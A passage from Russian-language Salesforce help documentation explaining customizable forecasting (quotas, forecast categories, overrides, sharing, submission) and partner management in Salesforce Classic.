Планы продаж	✔	✔
Прогнозы по количеству	✔	✔
Ежеквартальные прогнозы	✔	✔
Переименование категорий		✔
Отчеты и панели мониторинга	✔	✔
Изменение размера столбцов таблицы прогнозов		✔
Прогнозы по доходу	✔	✔

Функция	Настраиваемое прогнозирование	Совместные прогнозы
Предоставление общего доступа к прогнозам	✔	✔ (Пробная версия, только API)
Снимки и история прогноза	✔	✔
Сортируемый список возможностей на странице прогнозов	✔	✔
Отправка прогнозов	✔	
Управление территориями	✔ (Только для первоначальной функции «Управление территориями». Корпоративное управление территориями не поддерживается).	

СМ. ТАКЖЕ:

Функции продаж: отличия в приложении Lightning Experience

Прогнозы. Вопросы и ответы

Почему недоступна функция управления территориями?

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Функция управления территориями доступна для настраиваемого прогнозирования, но недоступна для продукта «Совместные прогнозы».

СМ. ТАКЖЕ:

Прогнозы. Вопросы и ответы

ВЕРСИИ

Совместные прогнозы<0> доступны в: Salesforce Classic и Lightning Experience

Настраиваемые прогнозы доступны в: Salesforce Classic

Функция управления территориями доступна в версиях: Salesforce Classic

Оценивание доходов и продаж посредством настраиваемых прогнозов

Общие сведения о настраиваемом прогнозировании

Прим.: Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

Настраиваемое прогнозирование — это универсальное решение для оценки объема потенциального дохода или количества продаваемых продуктов. Настраиваемое прогнозирование может соответствовать способам, используемым организацией для составления прогнозов по продажам. Настраиваемое прогнозирование позволяет составлять прогнозы на месяц или квартал, по доходу или количеству, а также использовать разные даты при применении стоимостей к прогнозам и определять дополнительные планы продаж на основе групп продуктов.

Рекомендуем использовать настраиваемые прогнозы для анализа прогноза и детализации его стоимости, необходимой для просмотра возможностей, добавленных в прогноз. Чтобы переопределить стоимости прогноза, откройте запись возможности или вкладку «Прогнозы», позволяющую переопределять прогнозы без уведомления нижестоящих пользователей в иерархии ролей прогнозов.

При выборе вкладки «Прогнозы» отображается прогноз на выбранный период.

- Чтобы отправить прогноз, предоставляя доступ к снимку данных прогноза в журнале прогноза и отчетах по прогнозам, нажмите кнопку **«Отправить»**. См. раздел «Отправка настраиваемых прогнозов».
- Чтобы просмотреть данные прогноза, отправленные ранее, щелкните **«История прогноза»**. Чтобы открыть текущие данные прогноза, щелкните **«Резюме прогноза»**.
- Чтобы открыть выбранный прогноз в простом готовом для печати макете, щелкните **«Версия для печати»**.
- Просмотрите собственный прогноз и прогнозы всех прямых подчиненных или прогнозы, доступ к которым предоставляется вручную. Дополнительную информацию о разных способах просмотра см. в разделе «Просмотр настраиваемых прогнозов».
- Чтобы просмотреть сведения о прогнозе, откройте вложенную вкладку «Прогноз». Дополнительную информацию см. в разделе «Просмотр настраиваемых прогнозов».
- Чтобы просмотреть возможности, добавленные в отображаемый прогноз, откройте вложенную вкладку «Возможности». Вложенная вкладка «Возможности» позволяет выбирать или создавать списковое представление для дальнейшей фильтрации отображаемых возможностей. Дополнительную информацию см. в разделе «Просмотр настраиваемых прогнозов».
- Чтобы изменить скорректированные итоги прогноза или добавить переопределение для отдельной стоимости прогноза, щелкните значок редактирования ( ). Дополнительную информацию о переопределении стоимостей прогнозов см. в разделе «Переопределение настраиваемых прогнозов».

Если прогноз недоступен, обратитесь к администратору с просьбой добавить себя в иерархию прогнозов (или иерархию территорий, если организация использует функцию управления территориями).

Прим.: В отличие от других вкладок, вкладка «Прогнозы» автоматически вычисляет данные на основе данных возможности. Создание или удаление записей прогнозов не требуется.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра прогнозов других пользователей:

- Просмотр всех прогнозов

Для переопределения прогноза:

- Переопределение прогнозов

Дополнительную информацию о внедрении настраиваемого прогнозирования в организации см. в разделе «Настройка функции настраиваемого прогнозирования».

СМ. ТАКЖЕ:

Включена ли функция настраиваемого прогнозирования?

Чем отличаются версии прогнозирования?

Управление настраиваемыми прогнозами

Включена ли функция настраиваемого прогнозирования?

Прим.: Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

При переключении на функцию настраиваемого прогнозирования имя вкладки остается неизменным, поэтому пользователи не могут определить, включена ли данная функция в организации. Воспользуйтесь рекомендациями ниже.

Откройте вкладку «Прогнозы».

- Наличие кнопки **«Настраиваемое прогнозирование»** или **«Отправить запрос!»** указывает на отсутствие функции настраиваемого прогнозирования в организации.
- Отсутствие обеих кнопок указывает на то, что в организации уже включена функция настраиваемого прогнозирования.

Чтобы включить функцию настраиваемого прогнозирования, выполните указанные ниже действия.

1. В разделе «Настройка» введите *«Прогнозы (настраиваемые)»* в поле «Быстрый поиск», затем выберите **«Прогнозы (настраиваемые)»**.
2. Установите флажок **«Включить настраиваемое прогнозирование»**.
3. После включения функции настраиваемого прогнозирования см. раздел «Настройка функции настраиваемого прогнозирования».

СМ. ТАКЖЕ:

Общие сведения о настраиваемом прогнозировании

Чем отличаются версии прогнозирования?

Настройка планов продаж для настраиваемого прогнозирования

Пользователи, которым предоставлены соответствующие полномочия, могут настраивать собственные планы продаж. Администраторы и пользователи с соответствующими полномочиями могут всегда редактировать любые планы продаж, а менеджеры могут всегда изменять планы продаж нижестоящих пользователей в иерархии ролей.

1. Выполните одно из указанных ниже действий.
   - Чтобы настроить личный план продаж, откройте страницу личных сведений в личных параметрах.
   - Чтобы изменить план продаж для подчиненного пользователя, откройте настройки и введите строку *«Пользователи»* в поле «Быстрый поиск», затем выберите пункт **«Пользователи»** и щелкните имя соответствующего пользователя.
2. Нажмите кнопку **«Правка»** в связанном списке «Планы продаж».
3. Выберите начало диапазона и его длину. При необходимости выберите территорию и группу продуктов.

   Прим.: Если организация использует настраиваемые финансовые года, то планы продаж могут быть заданы только для периодов, поддерживающих заданный финансовый год.
4. Введите стоимости плана продаж для дохода и/или количества.
5. При использовании мультивалюты выберите нужную валюту.
6. Чтобы сохранить план продаж и открыть страницу сведений о пользователе, нажмите кнопку **«Сохранить»**. Чтобы сохранить значения и продолжить редактирование плана продаж, нажмите кнопку **«Быстрое сохранение»**.

   Совет: Кнопка **«Быстрое сохранение»** позволяет быстро настраивать отдельные планы продаж для каждой группы продуктов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки плана продаж:
- Редактирование личного плана продаж

Для настройки плана продаж другого пользователя:
- Управление внутренними пользователями

  И

  Изменение всех данных

Прим.: Данные параметры могут быть недоступны в том случае, если функция настраиваемого прогнозирования отключена. Чтобы определить доступность настраиваемого прогнозирования в организации, см. раздел «Включена ли функция настраиваемого прогнозирования?» на странице 1789. Связанный список «Планы продаж» не отображается делегированным администраторам в записях пользователей.

Пакетное обновление планов продаж может быть выполнено посредством приложения Data Loader. Настройте значение поля обновляемого плана продаж для объекта `RevenueForecast` или `QuantityForecast`.

СМ. ТАКЖЕ:

Общие сведения о настраиваемом прогнозировании

Управление настраиваемыми прогнозами

Работа с категориями прогнозов

Прим.: Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прогноз — это представление стоимостей, дат и этапов возможностей. Откройте вкладку «Прогнозы» и обратите внимание, что стоимостям прогнозов соответствуют разные категории. Ниже перечислены категории прогнозов, доступность которых определяется этапом возможности.

- **«Благоприятный прогноз»**: стоимости, предназначенные для закрытия, стоимости закрытых/реализованных возможностей и стоимости в категории «Обязательство».
- **«Закрыто»**: стоимости закрытых/реализованных возможностей.
- **«Обязательство»**: стоимости закрываемых возможностей и стоимости закрытых/реализованных возможностей.
- **«Пропущено»**: стоимость, которая не используется прогнозом.
- **«Ожидаемые продажи»**: стоимости всех открытых возможностей.

Прим.: Система позволяет редактировать поле возможностей «Категория прогноза» с целью изменения значения, отображаемого в отчетах, на страницах просмотра и редактирования сведений о возможностях, а также в результатах поиска и списковых представлениях возможностей. Например, чтобы разрешить соответствие имени категории бизнес-процессу, измените значение категории «Обязательство» на значение «Реализовано».

Каждое значение раскрывающегося списка возможности «Этап» автоматически соотносится с полем «Вероятность» и значением раскрывающегося списка «Категория прогноза». Чтобы изменить значения полей «Вероятность» и «Категория прогноза», измените поле возможности «Этап».

Например, этап Negotiation/Review мог быть соотнесен с категорией прогноза «Благоприятный прогноз». Другими словами, стоимости возможностей на этапе Negotiation/Review добавляются в стоимость прогноза «Благоприятный прогноз». Организация может настраивать разные соотнесения. Ниже приведен пример соотнесения данных полей.

Этап	Вероятность	Категория прогноза
Prospecting	10%	Ожидаемые продажи
Qualification	10%	Ожидаемые продажи
Needs Analysis	20%	Ожидаемые продажи
Value Proposition	50%	Ожидаемые продажи
Id Decision Makers	60%	Ожидаемые продажи
Perception Analysis	70%	Ожидаемые продажи
Proposal/Price Quote	75%	Ожидаемые продажи
Negotiation/Review	90%	Благоприятный прогноз
Closed Won	100%	Обязательство

Независимо от использования функции настраиваемого прогнозирования, прогнозы опираются на соотнесение значений раскрывающегося списка «Этап» со значениями раскрывающегося списка «Категория прогноза».

СМ. ТАКЖЕ:

- Общие сведения о настраиваемом прогнозировании
- Управление настраиваемыми прогнозами

Управление настраиваемыми прогнозами

Прим.: Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

Прогнозы содержат стоимости, даты и этапы возможностей. Чтобы гарантировать, что прогнозы являются точным представлением возможного дохода, выполните указанные ниже действия.

1. Просмотрите стоимости прогнозов. Дополнительную информацию о разных способах просмотра см. в разделе «Просмотр настраиваемых прогнозов».
2. Определите необходимость переопределения стоимостей.
3. При необходимости переопределите стоимости. Данное действие требует наличия соответствующего полномочия пользователя. См. раздел «Переопределение настраиваемых прогнозов» на странице 1795.
4. Чтобы предоставить доступ к снимку данных прогноза в журнале прогноза и отчетах по прогнозам, отправьте нужный прогноз. См. раздел «Отправка настраиваемых прогнозов».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра прогнозов других пользователей:

- Просмотр всех прогнозов

Для переопределения прогноза:

- Переопределение прогнозов

Просмотр настраиваемых прогнозов

Прим.: Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

Откройте вкладку «Прогнозы», просмотрите перечисленные стоимости и определите их готовность для отправки.

- Изначально имя пользователя отображается в строке заголовка и над полем «Поиск прогноза:», указывая, что пользователь просматривает собственный прогноз. При наличии соответствующих полномочий пользователи могут нажимать значок лупы и выбирать другого пользователя или роль для просмотра его прогноза. При просмотре прогноза, принадлежащего другому пользователю, роль или имя пользователя отображается в строке заголовка и над полем «Поиск прогноза:». Кроме того, уровень доступа пользователя будет отображаться над полем «Поиск прогноза:».

  Прим.: Общий доступ к пользователям поддерживается функцией настраиваемого прогнозирования не полностью. Независимо от единого стандартного параметра для объекта «Пользователь», общий доступ предоставляется ко всем пользователям организации.

- Если организация использует общий доступ к прогнозам, предоставляемый вручную, нажмите кнопку **Общий доступ** для просмотра параметров общего доступа или предоставления общего доступа другим пользователям.
- Если организация использует территории, выберите нужное значение раскрывающегося списка «Территория» для резюмирования прогноза. См. раздел «Управление территориями».
- Если организация использует группы продуктов, выберите нужное значение раскрывающегося списка «Группа продуктов» для резюмирования прогноза. Выбор значения «Все» инициирует отключение параметров **«Отправить»** и **«История прогноза»**. Чтобы включить данные параметры, выберите другую группу продуктов. Дополнительную информацию о настройке организации для использования групп продуктов см. в разделе «Определение параметров настраиваемых прогнозов».
- Если организация поддерживает прогнозы по доходу и количеству, выберите объект прогнозирования (доход, количество или доход и количество). Данное действие определяет сведения, отображаемые для каждой указанной стоимости.
- Чтобы просмотреть другой период прогноза, выберите нужный диапазон дат в поле «Начало диапазона». Сведения о прогнозах для возможностей, закрытых не менее чем за два года до внедрения функции настраиваемого прогнозирования или более чем через 10 лет в будущем, будут недоступны.

  Прим.: Организации, внедрившие функцию настраиваемого прогнозирования до выпуска Winter'07 системы Salesforce, могут просматривать прогнозы вне данного диапазона.

- Чтобы просмотреть больше или меньше периодов прогноза, настройте параметр «Длина диапазона».

  Прим.: При использовании настраиваемых финансовых лет периоды, расположенные перед первым заданным настраиваемым финансовым годом или за последним заданным финансовым годом, используют календарные месяцы или календарные кварталы (в зависимости от параметра прогноза) для начала диапазона и длины периода.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра прогнозов других пользователей:

- Просмотр всех прогнозов

Для переопределения прогноза:

- Переопределение прогнозов

- Чтобы просмотреть итоги прогноза посредством другой единицы измерения, выберите нужное значение напротив поля «Единицы отображения». Чтобы просмотреть долю, соответствующую каждому итоговому значению в плане продаж, выберите **«План продаж (%)»**.

Просмотр истории прогноза

Чтобы просмотреть снимки данных прогноза, сделанные при его отправке, щелкните **«История прогноза»** при просмотре прогноза на вкладке «Прогнозы». При необходимости просмотрите отправленные прогнозы подчиненных пользователей. Чтобы вернуться к предыдущему представлению, щелкните **«Резюме прогноза»**.

Просмотр сведений о стоимости прогноза

Чтобы просмотреть сведения о прогнозе, откройте вложенную вкладку «Прогнозы». Чтобы просмотреть сведения о стоимостях возможности, добавленных в стоимость прогноза, щелкните нужную стоимость прогноза. Чтобы просмотреть любой указанный элемент, щелкните нужный элемент на странице сведений. Чтобы переопределить данный элемент, щелкните **«Правка»**. Дополнительную информацию о переопределении стоимостей прогноза на странице возможности см. в разделе «Переопределение настраиваемых прогнозов».

Прогнозы прямых подчиненных (при их наличии) отображаются под собственными прогнозами. Параметр «Выбрать представление» позволяет изменить способ отображения сведений о прогнозе для прямых подчиненных. Рекомендуем использовать данный параметр для группирования данных прогноза по подчиненному или периоду прогноза.

- Значение **«Просмотр по периоду»** возвращает список прямых подчиненных и их прогнозы для каждого периода прогноза. Чтобы просмотреть соответствующий прогноз, щелкните имя нужного пользователя.
- Значение **«Просмотр по прямому подчиненному»** возвращает список итогов прогноза для каждого прямого подчиненного. Чтобы просмотреть соответствующий прогноз, щелкните ссылку **«Просмотр»** напротив имени нужного подчиненного.
- Чтобы просмотреть возможности и добавленные переопределения прогноза, щелкните нужную стоимость.

Просмотр возможностей

Чтобы просмотреть возможности, добавленные в отображаемый прогноз, откройте вложенную вкладку «Возможности». Вложенная вкладка «Возможности» позволяет выбирать или создавать списковое представление для дальнейшей фильтрации отображаемых возможностей. Чтобы просмотреть сведения о возможности, щелкните нужную возможность. Чтобы переопределить возможность, нажмите кнопку **«Правка»**. Дополнительную информацию о переопределении возможностей см. в разделе «Переопределение настраиваемых прогнозов».

При наличии полномочия «Просмотр всех прогнозов» пользователи могут просматривать возможности на вложенной вкладке «Возможности», независимо от параметров общего доступа.

Прим.: При переносе партнерского портала в другую организацию возможности каждой организации автоматически пересчитываются посредством иерархии прогнозов организации.

СМ. ТАКЖЕ:

Общие сведения о настраиваемом прогнозировании

Управление настраиваемыми прогнозами

Переопределение настраиваемых прогнозов

Прим.: Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

Переопределение стоимостей прогнозов позволяет прогнозам отображать более точную оценку прогнозируемых продаж. Любой пользователь может переопределить прогноз на странице возможности путем изменения поля возможности «Этап» или «Категория прогноза». При наличии полномочия «Переопределение прогнозов» пользователи могут переопределять собственные прогнозы, а также прогнозы любых прямых подчиненных на уровне прогноза.

Перенос возможности из одной категории прогноза в другую (например, из категории «Благоприятный прогноз» в категорию «Обязательство») инициирует изменение неуточненных исходных стоимостей для каждой используемой категории; переопределенные стоимости не меняются. Чтобы учесть изменения на этапе возможностей, рекомендуем обновить или удалить переопределения, внесенные в каждую категорию прогноза.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра прогнозов других пользователей:

- Просмотр всех прогнозов

Для переопределения прогноза:

- Переопределение прогнозов

Переопределение прогноза на странице возможности

1. Откройте вложенную вкладку «Возможности» на странице «Прогнозы».
2. Щелкните ссылку **«Правка»** напротив нужной возможности.
3. При необходимости измените сведения. Доступные параметры определяются наличием ответственности за возможность.
4. Если возможность содержит продукты, для которых требуется изменить категорию прогноза, выберите **«Изменить категорию»**, а затем заполните поле «Категория прогноза продукта».
5. Нажмите кнопку **«Сохранить»**. Возможность помечается соответствующим значком, указывающим на статус переопределения.

   Чтобы обновить запись и повторно показать итоги, нажмите кнопку **«Сохранить и обновить»**.

Переопределение итогов прогноза

1. Откройте вложенную вкладку «Прогнозы» на странице «Прогнозы».
2. Чтобы переопределить скорректированные итоги, щелкните значок редактирования ( ).
3. Введите новую стоимость и любой комментарий.
4. Нажмите кнопку **«Сохранить»**. Прогноз помечается соответствующим значком, указывающим на статус переопределения.

Переопределение прогноза прямого подчиненного

1. Откройте вложенную вкладку «Прогнозы» на странице «Прогнозы».
2. Чтобы переопределить прогноз прямого подчиненного, щелкните значок редактирования ( ).
3. Чтобы определить стоимости переопределения, которые должны быть добавлены в прогноз, выберите нужный параметр переопределения.

- **«Принять прогноз пользователя»**: рекомендуем использовать данный параметр для принятия прогноза прямого подчиненного, включая все внесенные переопределения.
- **«Отклонять любые переопределения прогноза пользователя, но принимать переопределения прогноза от других подчиненных сотрудников»**: рекомендуем использовать данный параметр для отклонения переопределений, внесенных в прогноз прямого подчиненного, но принятия всех переопределений, внесенных в прогнозы нижестоящих пользователей.
- **«Отклонять все переопределения прогноза»**: рекомендуем использовать данный параметр для отклонения всех переопределений на уровне прогноза, но принятия переопределений на уровне возможности. При наличии переопределенных стоимостей возможности данное вычисление использует собственные прогнозы возможности. Данный параметр позволяет использовать стоимости возможностей, включая переопределения, внесенные на уровне возможности, в основе стоимостей прогнозов.
- **«Переопределить прогноз и установить для него значение»**: рекомендуем использовать данный параметр для ввода стоимости, предназначенной для замены текущей стоимости прогноза. Данная стоимость будет отображаться менеджеру и будет недоступна для подчиненных.

4. При составлении прогноза на основе дохода и количества выберите параметр переопределения для прогноза по количеству.
5. Нажмите кнопку **«Сохранить»**. Прогноз помечается соответствующим значком, указывающим на статус переопределения.

Прим.: В отличие от других вкладок, вкладка «Прогнозы» автоматически вычисляет данные на основе данных возможности. Создание или удаление записей прогнозов не требуется.

СМ. ТАКЖЕ:

Общие сведения о настраиваемом прогнозировании

Управление настраиваемыми прогнозами

Переопределение настраиваемых прогнозов из раздела коммерческих возможностей

Переопределение прогноза — это уточненная сумма ожидаемых продаж. Список переопределений и внесение изменений со страницы сведений о коммерческих возможностях.

Прим.: Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

1. В связанном списке Прогнозы по коммерческой возможности конкретной записи коммерческой возможности щелкните **Изменить**.
2. Внесите нужные изменения в эти сведения. Дополнительную информацию о переопределении стоимостей прогнозов возможностей см. в разделе «Переопределение настраиваемых прогнозов».

Если в организации включена функция управления территориями, то территория, назначенная возможности, отображается в раскрывающемся списке «Территория».

Если текущий пользователь является менеджером прогнозов для нескольких территорий, то раскрывающийся список содержит территории, которые могут использоваться для переопределения возможности. Чтобы переопределить возможность в нужной территории, выберите значение и щелкните **«Правка»**.

СМ. ТАКЖЕ:

Управление территориями

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция управления территориями доступна в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра прогнозов других пользователей:

- Просмотр всех прогнозов

Для переопределения прогноза:

- Переопределение прогнозов

Предоставление общего доступа к прогнозам вручную

Прим.: Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

Администратор создает иерархию прогнозов организации, определяющую пользователей, которые могут просматривать данные прогноза. Администратор может вручную расширить полномочия общего доступа к данным прогнозов, тогда как пользователи могут вручную расширять полномочия общего доступа к данным собственных прогнозов. Общий доступ к прогнозам, предоставляемый вручную, позволяет только расширять уровень доступа к данным прогнозов; текущий уровень доступа пользователей не может быть ограничен. Общий доступ к прогнозу может быть предоставлен вручную только при наличии полномочия администратора или менеджера прогнозов.

Чтобы просмотреть пользователей, которые могут просматривать прогноз или предоставлять доступ к данным прогноза, выполните одно из указанных ниже действий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Введите строку *«Иерархия прогнозов»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Иерархия прогнозов»**, затем щелкните **«Общий доступ»** около нужного представления.
- Чтобы предоставить доступ к данным собственного прогноза, нажмите кнопку **«Общий доступ»** на начальной странице прогнозов.

Список «Общий доступ пользователя и группы» содержит всех пользователей, имеющих доступ к данным прогноза. Кроме того, данный список определяет текущий уровень доступа пользователей, возможность отправки прогноза и причину предоставления доступа. Ниже перечислены возможные причины предоставления доступа к данным прогноза.

Причина	Описание
Администратор	Пользователь является администратором или обладает полномочием «Изменение всех данных».
Делегированный менеджер прогнозов	Доступ к данным прогноза предоставляется пользователю посредством кнопки **«Общий доступ»** в прогнозе.
Менеджер прогнозов	Пользователь является менеджером прогнозов в иерархии прогнозов.
Ответственный	Ответственный может всегда просматривать данные собственного прогноза.
Полномочие «Просмотр всех прогнозов»	Пользователь обладает полномочием «Просмотр всех прогнозов».

Ниже перечислены действия, доступные на странице «Сведения об общем доступе к прогнозу».

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений.Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
- Чтобы предоставить другим пользователям или группам доступ к данным прогноза, нажмите кнопку **«Добавить»**.

  Прим.: Общий доступ, предоставляемый вручную, распространяется на данные возможности, являющиеся частью прогноза. При наличии полномочия на переопределение данных прогноза пользователю предоставляется полномочие на переопределение данных прогноза возможности.

- Чтобы просмотреть всех пользователей, имеющих доступ к данным прогноза, нажмите кнопку **«Развернуть список»**.
- Чтобы изменить или удалить уровень доступа, щелкните ссылку **«Правка»** или **«Удал.»** напротив нужного элемента списка при использовании созданных правил общего доступа, предоставляемого вручную.

СМ. ТАКЖЕ:

Определение параметров настраиваемых прогнозов

Настройка функции настраиваемого прогнозирования

Отправка настраиваемых прогнозов

Прим.: Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

Вкладка «Прогнозы» всегда предоставляет доступ к итогам прогнозов текущему пользователю и вышестоящим пользователям в иерархии ролей. Тем не менее, итоги прогнозов доступны в журнале прогноза и отчетах только после их отправки. Пользователи могут отправлять собственные прогнозы или данные любых прогнозов, доступ к которым предоставляется вручную (при наличии соответствующего полномочия).

Чтобы отправить прогноз, выполните указанные ниже действия.

1. Нажмите кнопку **«Отправить»** на странице прогноза на вкладке «Прогнозы».
2. Нажмите кнопку **«OK»**. Система Salesforce создает снимок итогов прогноза и предоставляет к ним доступ в отчетах и журнале прогноза.

СМ. ТАКЖЕ:

Просмотр настраиваемых прогнозов

Управление настраиваемыми прогнозами

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра прогнозов других пользователей:

- Просмотр всех прогнозов

Для переопределения прогноза:

- Переопределение прогнозов

Многоканальные продажи

Увеличение объема продаж в сотрудничестве с партнерами

Партнер — это компания, с которой сотрудничает пользователь в целях закрытия сделки. Связанный список «Партнеры» может использоваться для каждой новой возможности или организации, так как позволяет сохранять сведения о партнерах и их ролях в возможностях или организациях. В качестве партнера может выступать текущая организация Salesforce.

Если в организации включена функция поддержки партнеров, то пользователи могут создавать организации-партнеров. Организация-партнер — это организация-компания, используемая менеджером канала распределения для управления компаниями-партнерами, пользователями-партнерами и их действиями. *Они полностью независимы от партнеров-организаций, отображаемых в соответствующем списке партнеров организации.* Подробную информацию о создании партнерских порталов и управлении ими см. в руководстве Создание и управление партнерскими порталами.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях: Выпуски **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** и **Developer** для организаций, активированные до лета 2009 г.

Совет: Если организация использует организации-лица, эти организации-лица можно связать друг с другом с помощью партнерских ролей. Например, если у вас есть записи организаций-лиц для нескольких членов домохозяйства или семьи, для связи этих записей можно использовать такие партнерские роли, как «Супруг(а)» или «Сестра (брат)».

СМ. ТАКЖЕ:

Просмотр и добавление партнеров

Предоставление партнерам общего доступа к данным

Партнеры — это компании или физические лица, которые занимаются непосредственно увеличением объема продаж или помогают вам заключать сделки.

Отслеживать продажи партнеров в организации Salesforce можно разными способами.

- Добавлять партнеров в записи организаций и возможностей.
- Открывать вашу организацию для партнеров, создавать организации-партнеры, создавать пользователей-партнеров и совместно работать с данными каналов распределения в партнерском сообществе (рекомендуется) или партнерском портале.
- Использовать приложение Salesforce to Salesforce , если у партнера имеется собственная организация Salesforce.

СМ. ТАКЖЕ:

salesforce_partner_portal_guide.pdf

salesforce_partner_portal_guide.pdf

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях: Выпуски **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** и **Developer** для организаций, активированные до лета 2009 г.

Просмотр и добавление партнеров

Связанный список «Партнеры», доступный на страницах сведений о возможностях и организациях, позволяет просматривать и добавлять партнеров.

- Чтобы просмотреть сведения об организации для отдельного партнера, щелкните имя нужного партнера в связанном списке «Партнеры».
- Чтобы удалить партнера, щелкните ссылку **«Удал.»** напротив нужного партнера.

  Прим.: Изменение организации для возможности, имеющей партнеров, приводит к удалению всех партнеров из связанного списка «Партнеры».

- Чтобы добавить партнера в возможность или организацию, выполните указанные ниже действия.

  1. Нажмите кнопку **«Создать»** в связанном списке «Партнеры».
  2. Чтобы выбрать основного партнера возможности, установите флажок «Основной».

     Возможность может иметь только одного основного партнера. Выбор нового основного партнера автоматически отменяет статус «Основной» для текущего основного партнера.

     Данный статус позволяет использовать партнера во всех отчетах по возможностям.
  3. Введите имя текущей организации в столбце «Партнер» или найдите другую организацию посредством значка поиска. Чтобы создать организацию, нажмите кнопку **«Создать»** в диалоговом окне поиска.
  4. Выберите нужную роль организации-партнера в столбце «Роль».

Прим.: Выбор партнера для организации или возможности автоматически создает обратные отношения партнеров, поэтому обе организации являются друг другу партнерами. Выбранная роль применяется к организации-партнеру; в текущей организации используется обратная роль.

Администратор определяет доступные роли и соответствующие обратные роли при редактировании значения раскрывающегося списка «Роль партнера».

Чтобы настроить столбцы, отображаемые в связанном списке, администратор должен изменить макет страницы.

СМ. ТАКЖЕ:

Увеличение объема продаж в сотрудничестве с партнерами

Поля партнера

Удаление партнеров

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях: Выпуски **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** и **Developer** для организаций, активированные до лета 2009 г.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления партнеров в организацию:

- «Редактирование» для организаций

  И

  «Чтение» для возможностей

Для добавления партнеров в возможность:

- «Чтение» для организаций

  И

  «Редактирование» для возможностей

Поля партнера

Ниже перечислены поля, доступные в партнерах.

Поле	Описание
Имя партнера	Имя партнера. Можно ввести существующую организацию или воспользоваться значком поиска, чтобы найти или создать новую организацию.
Основной	Параметр, определяющий основного партнера для возможности.
Роль	Роль партнера для определенной возможности или организации. Эта роль взаимосвязана с обратной ролью, применяемой к обратной взаимосвязи с партнером. Эта роль выбирается из раскрывающегося списка доступных ролей, настраиваемого администратором.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях: Выпуски **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** и **Developer** для организаций, активированные до лета 2009 г.

СМ. ТАКЖЕ:

Увеличение объема продаж в сотрудничестве с партнерами

Удаление партнеров

При удалении партнера из возможности или организации удаляется взаимосвязь партнера с этой возможностью или организацией, но не сама организация.

Прим.: Изменение организации для возможности, имеющей партнеров, приводит к удалению всех партнеров из связанного списка «Партнеры».

